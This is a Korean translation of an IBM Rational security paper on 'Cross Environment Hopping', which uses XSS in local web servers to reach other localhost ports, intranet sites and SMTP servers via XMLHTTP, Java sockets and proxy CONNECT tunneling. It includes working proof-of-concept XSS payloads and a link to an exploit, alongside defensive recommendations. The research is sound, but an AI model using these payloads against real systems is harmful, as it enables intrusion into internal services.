Cross Environment Hopping

저 자 : Ory Segal
번 역 : 강동헌(ania84@naver.com), 김동규(forceteam01@gmail.com)

서론

우리 연구팀은 증가하는 로컬 기계에서 작동되는 웹 서버를 필요로 하는 응용프로그램들을 악용하는 이때까지 본적없는 새로운 웹 기반 공격기술을 확인했다. CEH(Cross Environment Hopping)은 브라우저의 공통된 제약인 동일- 출처 접근 제한 정책과 결합된 결과이다

CEH 기술은 공격자가 다른 장소에 설치된 서버와 같은 다른 환경으로 "Hop(건너뛰기)"하기 위한 로컬 XXS 취약점을 악용하는 것을 가능하게 한다. 어떤 환경 아래 공격자가 원격 네트워크 서비스(네트워크 공유 드라이버, 원격 프로시저 호출, 인트라넷 메일, SQL서버 와 같은)에 접근하는 것을 가능하게 할지도 모른다.

CEH는 피해자의 장비에 설치된 로컬 웹 서버에서 동일한 기기의 다른 환경으로 뛰거나 "hop"하기 위해 피해자의 기기에 설치된 로컬 웹 서버의 크로스 사이트 스크립트(XXS) 취약점을 이용하여 작동한다. 그 기술은 로컬 호스트 도메인 브라우저의 "동일 출처 정책" 접근 제한 속에 있는 기기의 결함 때문에 성공한다.

반면에 다른 모든 도메인 브라우저는 만약 프로토콜, 포트, 호스트가 서로 같다면 동일한 출처를 갖기 위해 두 페이지를 고려한다.: 이것은 분명히 로컬 기기에 설치된 웹 서버로부터 발생되어진 페이지의 경우가 아니다.

이 내용은 현재 구현된 로컬호스트에 웹 브라우저의 동일 출처 정책이 기존의 XXS의 취약점과 결합되어, 환경이동이 가능한 특별한 환경 설정을 만들고, 악의 있는 행동이 어떤 설계된 포트가 실행되는 서버에서 수행될 수 있다는 것을 증명한다.

현재 브라우저의 제한

브라우저는 광범위한 자원에 접근하기 위해 설계되었기 때문에 그들의 접근 제한은 사용자의 안전을 유지하기 위해 필수불가결 하다. 브라우저가 다른 존재에 속하

는 어떤 어플리케이션으로부터 자원 또는 정보에 접근하는 응용프로그램을 하나로 제한하는 정보 접근의 제어는 필수불가결한 요소이다

>> 동일 출처 정책

동일 출처 정책은 사용자 측면 스크립트(주로 자바) 보안에서 필수적인 요소다. 이 정책의 유용한 요소는 고객 측의 스크립트가 다른 도메인으로부터 발생된 정보를 읽을 수 없다는 것이다. 이것은 교차 출처(Cross orgin) HTTP 요청을 만드는 브라우저를 막지 않을 지라도, 성공적으로 다른 도메인 내용의 접근하는 것을 제한한다.

다음의 표는 외부의 도메인과 연결하기 위해 자바스크립트가 사용된 다양한 방법들을 보여준다. 몇몇은 동일 출처에 제한되어지지 않지만, 내용의 접근은 제한한다.

Method	***Same Origin Policy***	***Content Access***
XmlHttpRequest	Yes	Yes
Socket Connections	Yes	Yes
IFrame Element	No	Same Origin Only
Dynamic Form	No	Same Origin Only
Script Element	No	JavaScript Content Only
Image Element	No	Height/Width Value Only

>> XML HTTP 요청

서로 다른 브라우저가 각각 다른 구현방법을 사용하기 때문에, XML, HTTP 요청을 만드는 각각의 방법들이 다른 구성요소를 사용한다는 내용은 흥미롭다. 예를 들어 MS 인터넷 익스플로어는 MS의 ActiveX를 지원하는 반면에 파이어 폭스는 지원하지 않는다.

이러한 요청을 만드는데 다양한 요소들이 사용될 뿐 아니라 행위 또한 다양하다. 예를 들어, 인터넷 익스플로어와 파이어 폭스에서 지원되는 표준 XMlHttp Requst는 모두 서로 다른 포트(같은 도메인에서)의 교차요청을 지원하지 않는다. 반면, 인터넷 익스플로러에서는 ActiveX를 통한 많은 구현방법들을 제공한다. (이것들은 MSXML2.XMLHTTP, Microsoft.XMLHTTP 그리고 다양한 버전과 이와 같은 객체들

의 호환제품들을 포함한다.)

파이어 폭스와 인터넷 익스플로어 7.0 에서 XMLHttpRequest는 사용이 시작될지도 모른다.

```
var xhr = new XMLHttpRequest();
```


게다가 익스플로어 7.0(과 이전버전)에서 사용이 시작될지도 모른다.

```
var xhr = new ActiveXObject("Microsoft.XMLHTTP")
```

이 행위가 인터넷 웹 환경에서 중요한 영향을 갖는 것처럼 보이지는 않지만, 그것은 데스트탑 웹 환경에서 거대한 영향을 갖는다. : Local host domain

Cross Environment Hopping

CEH 는 아래의 그림처럼 인터넷에서 피해자의 컴퓨터 포트로 이동한 다음 누군가의 포트(환경)에서 다른 컴퓨터로 이동하는 기술이다.



공격 순서는 포트 A의 로컬 웹 서버가 작동하는 XSS 취약점에서 공격자들의 보이지 않는 요청(아마 IFrame 요소를 사용하는)으로 시작된다.

>> 로컬 웹 서버의 취약점 [Vulnerabilities in Local Web Servers]

취약점 종류로, XSS 는 웹 어플리케이션에서 매우 일반적이다. 많은 보고들이 로컬 웹 서버의 XSS 이슈에 대해 발행되었다. 예를 들어, 우리 자체 연구 팀은 구글 데스크탑이 설치된 로컬 웹 서버에서 발견된 XSS 이슈에 대한 보고를 발행했다.(“Overtaking Google Desktop”). 우리는 또한 다른 취약점을 로컬 웹 서버의 알고 있다. 그러나 현재 관련된 정보에 대한 공개를 제한하고 있다.

>> 교차 기기 스크립트(XAS) [Cross Application Scripting]

CHE 공격을 시작하는 두 번째 방법은 교차 응용프로그램 스크립트(XAS) 공격을 악용하는 것이다. 이것은 새로운 형태의 공격이 아니다.

한 응용프로그램이 본래의 내용(아마 보안 제약사항이 적은)과 다른 보안 환경에서 데이터를 처리할 때 XAS가 가능하다. 예를 들어 원하는 자료를 원거리 서버로부터 받을 때와 같이 신뢰성 있는 응용프로그램에서 걸러지지 않고 보내진 신뢰할 수 없는 출처(원격 웹 서버)에서 얻을지도 모르며. 그리고 다시 로컬 호스트에 보여질 수도 있다. 웹 자료(자바 스크립트와 같은)를 다운로드하고 후에 나타내고 실행하는 응용프로그램들은 XAS에 취약하다.

(“Cross- Application Scripting”, Security.nnov.ru)

XAS취약성의 영향은 일반적으로 로컬 컴퓨터 구역으로 접근이다. XAS에 대해 제시된 대응책들 중 하나는 응용프로그램에 의해 모아진 정보를 제시하기 위해 파일 시스템으로 그것을 로딩하는 대신에 로컬 웹 서버를 사용하는 것이다.

브라우저가 로컬 서버로부터 페이지를 로드 한다는 사실은 비록 응용프로그램이 적절히 위험한 문자들을 걸러내지 않는다 하더라도(예를 들어 그것이 XSS공격에 취약할 경우), 그 로컬 컴퓨터 지역이 공격자에게 접근 불가능할 것이라는 것을 보장한다.

그러나 이 XAS에 대한 대응책은 만약 데스크 탑 어플리케이션 웹 인터페이스가 취약하다면 CHE공격이 가능하다는 것을 의미한다.

>> 교차 포트 사용 XML, HTTP 요청 [Crossing Ports Using XML HTTP Requests]

최초의 요청이 보내지고, 희생자가 XSS를 사용하여 피해를 입은 후에 공격자는 선택적으로 Payload를 전달할 수 있다. 만약 희생자가 MS 인터넷 익스플로어를 사용하고 있다면, 공격자는 다른 포트에서 구동되는 로컬 웹 서버에 엑티브X Microsoft XMLHTTP 요청을 전달할 수 있다. 동일 출처 정책은 포트(로컬호스트 상)에 적용되지 않기 때문에 공격자는 응답을 읽을 수 있고 침해 시스템을 통해 추가 요청을 만들 수 있다.

다음의 Cross Site Scripting Payload는 어떻게 Localhost port 80에 인스톨된 웹 서버로부터 돌아오는 악의적인 자바스크립트 Payload가 Localhost port 8080에 인스톨된 다른 웹 응용프로그램의 HTTP 요청을 수용하는지 또한 HTTP 응답 정보에 접속할 수 있는 지를 증명하고 있다.

```
<script>
    var xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    if (xmlhttp!=null)
    {
      xmlhttp.onreadystatechange=state_Change;
      xmlhttp.open("GET","http://localhost:8080/some_page.html",true);
      xmlhttp.send();
        alert("Request Sent!");
```

```
    }
    else
    {
      alert("Your browser does not support XMLHTTP.")
    }

    function state_Change()
    {
        // if xmlhttp shows "loaded"
        if (xmlhttp.readyState==4)
        {
            alert('response:'+xmlhttp.responseText);
        }
    }
</script>
```

>> 교차 포트 사용 소켓 접속 [Crossing Ports Using Socket Connections]

브라우저가 직접적인 소켓 접속 초기화를 할 수 있는 몇 가지의 고객 입장의 기술이 쓰여질 수 있다. 예를 들면, 자바 애플릿, 플래쉬, 퀵타임은 모두 같은 출처의 서버와의 직접적 소켓 접속을 허용한다. 파이어 폭스는 직접적 소켓 접속이 자바스크립트 내에서 자바를 그대로 사용함으로써 허용될 수 있다는 특징이 있다.

다음 코드는 9999포트의 로컬 호스트에 직접 소켓 접속을 여는 것이다.

```
socket = new java.net.Socket( "localhost", 9999 );
```

이러한 가능성을 악용하여, 공격자는 로컬 웹 서버에서 이동하여 피해자가 실행중인 어떤 로컬 서버로 요청을 보낼 수 있다.

이론적인 결과

Cross- Environment Hopping의 잠재적 악용은 많은 다른 결과를 이끌어 낸다. 이 내용에서는 단지 몇몇의 악의적인 사용 가능성만 고려할 것이다.

>> 교차 웹 응용프로그램 접근 [Cross Web Application Access]

공격자는 다른 포트에서 작동하는 웹 응용프로그램에 HTTP 요청을 보내기 위해 ActiveX (XMLHTTP) 요소를 사용할 수 있었다. 다른 포트의 웹 응용프로그램 작동이 관련 있을 것 같지는 않기 때문에 (로컬 호스트 에서), 이 것은 중요한 응용프로그램 손상을 가져올 수도 있다. 로컬호스트 상에서 구동되는 웹 응용프로그램은 민감한 정보를 포함하기 쉽다.(예 Google Desktop)

>>공개된 목록 공유 [Public Share Enumeration]

이 연구 동안 우리는 공격자가 SMB 프로토콜을 사용하는 로컬 컴퓨터에 공개된 공유 목록을 확인 수 있는 방법을 설명하는 exploit을 만들어 냈다. 아래 링크에서 exploit zip 파일을 다운 받을 수 있다.
http://blog.watchfire.com/Share_Enum_Example.zip

>> 로컬 프록시 악용 [Local Proxy Exploitation]

무엇보다 가장 중요한 피해는 피해자가 로컬 프록시 서버를 작동하는 일이 발생했을 때 가능하다. 로컬 프록시 서버는 단지 네트워크 트래픽을 통과하기 위해 사용되기 때문에 로컬 네트워크에 대한 공격을 위한 통로로 사용자의 기기를 사용하는 것이 가능하다.

로컬 호스트에 HTTP 프록시를 설치하는 상업적 제품의 많은 예들이 있다. 우리의 예를 들면 우리는 AVAST AntiVirus를 설치한다. 그것은 HTTP 접속 방법 프록싱 사용을 허락한다. (HTTP 접속의 중요성은 아래의 “HTTP 접속 방법을 사용하는 NON- HTTP 서비스 접근” 설명할 것이다.)

아래의 Cross- site Scripting Payload는 파이어 폭스에서 제공하는 자바스크립트의 자바 소켓 접속을 이용하여 www.intranet.site 에 GET 요청을 수행한다. 그리고 로

컬호스트에서 구동되는 프록시를 악용한다

```
<script>
    var sock = new java.net.Socket("localhost", LOCAL_PROXY_PORT);
    var write = new java.io.DataOutputStream(new
    java.io.BufferedOutputStream(sock.getOutputStream()));
    var read = new java.io.DataInputStream(sock.getInputStream());
    write.writeBytes
("GET http://www.intranet.site:80/ HTTP/1.0\ r\ n\ r\ n");
    write.flush();
    var buf1 =
java.lang.reflect.Array.newInstance(java.lang.Byte.TYPE, 65536);
    len = read.read(buf1);
    var resp = "";

    for (i=0;i<len;i++)
    {
        resp += String.fromCharCode(buf1[i])
    }

    alert(resp);
</script>
```

악의적인 자바스크립트 코드는 전혀 다른 도메인에서 온 HTTP 응답에 완벽하게 접근한다.

>> HTTP CONNECT 방법을 이용한 NON HTTP 서비스의 접근
[Accessing Non- HTTP Services Using the HTTP CONNECT Method]

몇몇 프록시 서버는 HTTP CONNECT 방법을 사용하여 TCP 프로토콜의 터널링을 허락한다. 이 터널링 기술은 프록시를 통한 SSL 트래픽 터널링에 흔히 사용된다. 그러나 그것은 모든 트래픽의 터널링에 사용될 수 있다.

클라이언트와 프록시 사이의 HTTP CONNECT 터널링을 위한 표준적인 handshake는 아래와 같이 보여진다.

Client HTTP Request:

CONNECT www.some.site:1234 HTTP/1.0 [CRLF]
User-agent: Some-Client [CRLF]
[CRLF]

Proxy Server HTTP Response:

HTTP/1.0 200 Connection established [CRLF]
Proxy-agent: Some-Proxy/1.0[CRLF]
[CRLF]

만약 handshake가 성공했다면, 클라이언트는 지금 만들어진 HTTP 터널을 통해 자유롭게 어떤 사이트와 통신 할 수 있다. (1234포트의 서비스를 사용하여),

다음의 Cross-site scripting의 예는 피해자 컴퓨터와 SMTP 프로토콜을 통해 원격 SMTP 서버 사이의 접속을 수행할 수 있다. 통신은 HTTP CONNECT 방법을 지원하는 내부에 설치된 프록시 서버를 통해 터널화된다. 그리고 그것은 non-HTTP 트래픽이 가능한 동안에 동일 도메인 정책 제한을 회피한다.

```
<script>
   var sock = new java.net.Socket("localhost", LOCAL_PROXY_PORT);
   var write = new java.io.DataOutputStream(new
java.io.BufferedOutputStream(sock.getOutputStream()));
   var read = new java.io.DataInputStream(sock.getInputStream());
   var buf1 = java.lang.reflect.Array.newInstance(java.lang.Byte.TYPE, 65536);


   write.writeBytes("CONNECT mailserver:25\r\n\r\n");
   alert("CONNECT sent");
   write.flush();
   read.read(buf1);

   write.writeBytes("HELO mail\r\n");
   alert("HELO sent");
   write.flush();
```

```
    len = read.read(buf1);

    var resp = "";

    for (i=0;i<len;i++)
    {
        resp += String.fromCharCode(buf1[i])
    }

    alert(resp);
</script>
```

>> Cross Environment Hopping Vs DNS Pinning

CHE 공격의 결과가 다소 DNS Pinnig 공격과 비슷하다는 것은 그들 기술이 매우 다름에도 중요한 언급이다. DNS Pinning는 그것의 목표를 달성하기 위한 동일 기원 정책을 우회하지만, Cross- Environment Hopping 은 동일 기원 정책하에 작동하고 공격 동안 그것을 파괴하지 않는다.

* 역자 참조
DNS Pinning은 DNS 변조를 통해서 다른 도메인의 데이터에 접근하려는 공격자를 막기 위해서 브라우저가 동일 도메인에 대해서는 그 브라우저 세션동안 DNS 참조 결과를 변경하지 않고 유지하는 기술이다

권장

1. 브라우저와 플러그 인 소프트웨어 제공자를 위해
일반적으로 도메인에 놓여진 동일 기원 정책과, 만약 그들이 다른 기원 다른 포트 상의(동일한 도메인) 응용프로그램을 다루는 것이라면 또한 로컬 호스트에서 적용해야만 한다.

2. 클라이언트를 위해
클라이언트는 로컬 웹 서버를 작동하는 소프트웨어 설치에 매우 조심해야 한다. 이 내용은 로컬 컴퓨터라는 공간상의 제한이 취약한 웹 응용프로그램에서 서버로서 작동하는 다른 응용프로그램(웹 응용프로그램 뿐만 아니라)의 이동을 막기에 충분하지 않는 것을 보여준다.

3 웹 응용프로그램 개발자들을 위해

로컬 웹 서버라는 상황에 있는 웹 응용프로그램을 만들 때 웹 응용프로그램 보안은 최고 고려사항이다. 이 내용은 보여준다. 간단한 XSS 취약성이 로컬 웹 응용프로그램뿐만 아니라 로컬에서 작동하는 다른 응용프로그램 접근을 위해 사용될 수 있다는 것을 보여준다. 이러한 응용프로그램을 설계할 때 이와 같은 위험요소를 주의 깊게 고려하여야 한다.

결론

Cross- Environment Hopping 은 많은 다른 응용프로그램의 위험성을 야기할 수 있다. 그리고 OS의 특성을 노출시킨다. 이 기술은 로컬 웹 서버가 실행되는 어떤 시스템과 관련되어 있다.

시스템이 하나 이상의 포트에서 웹 서버를 실행할 때 완전히 다른 포트에 작용하는 웹 응용프로그램의 위험성에 의해 이끌어지는 어떤 웹 응용프로그램의 취약점을 악용할 수 있다.

웹 서버가 다른 타입의 서버와 공동 호스트일 때 위험에 노출될 잠재성이 극적으로 증가한다. 로컬 웹 응용프로그램의 취약점은 직접 소켓 연결을 열거나 다른 서버의 취약점을 이용할 경우 이동 포인트로써의 기능을 제공할 수 있다.

Cross- Environment Hopping 기술이 새롭기 때문에 더욱 더 많은 기술과 악성코드가 발견될 것이라고 생각된다. 이 연구는 단지 시작일 뿐이다. 그러나 새로운 기술의 잠재적 위험성에 주목할 필요가 있다.

감사의 말

이 연구는 IBM Rational Application Security Group의 Yair Amit, Adi Sharabani, Danny Allan, Ory Segal 멤버들에 의해 수행되었다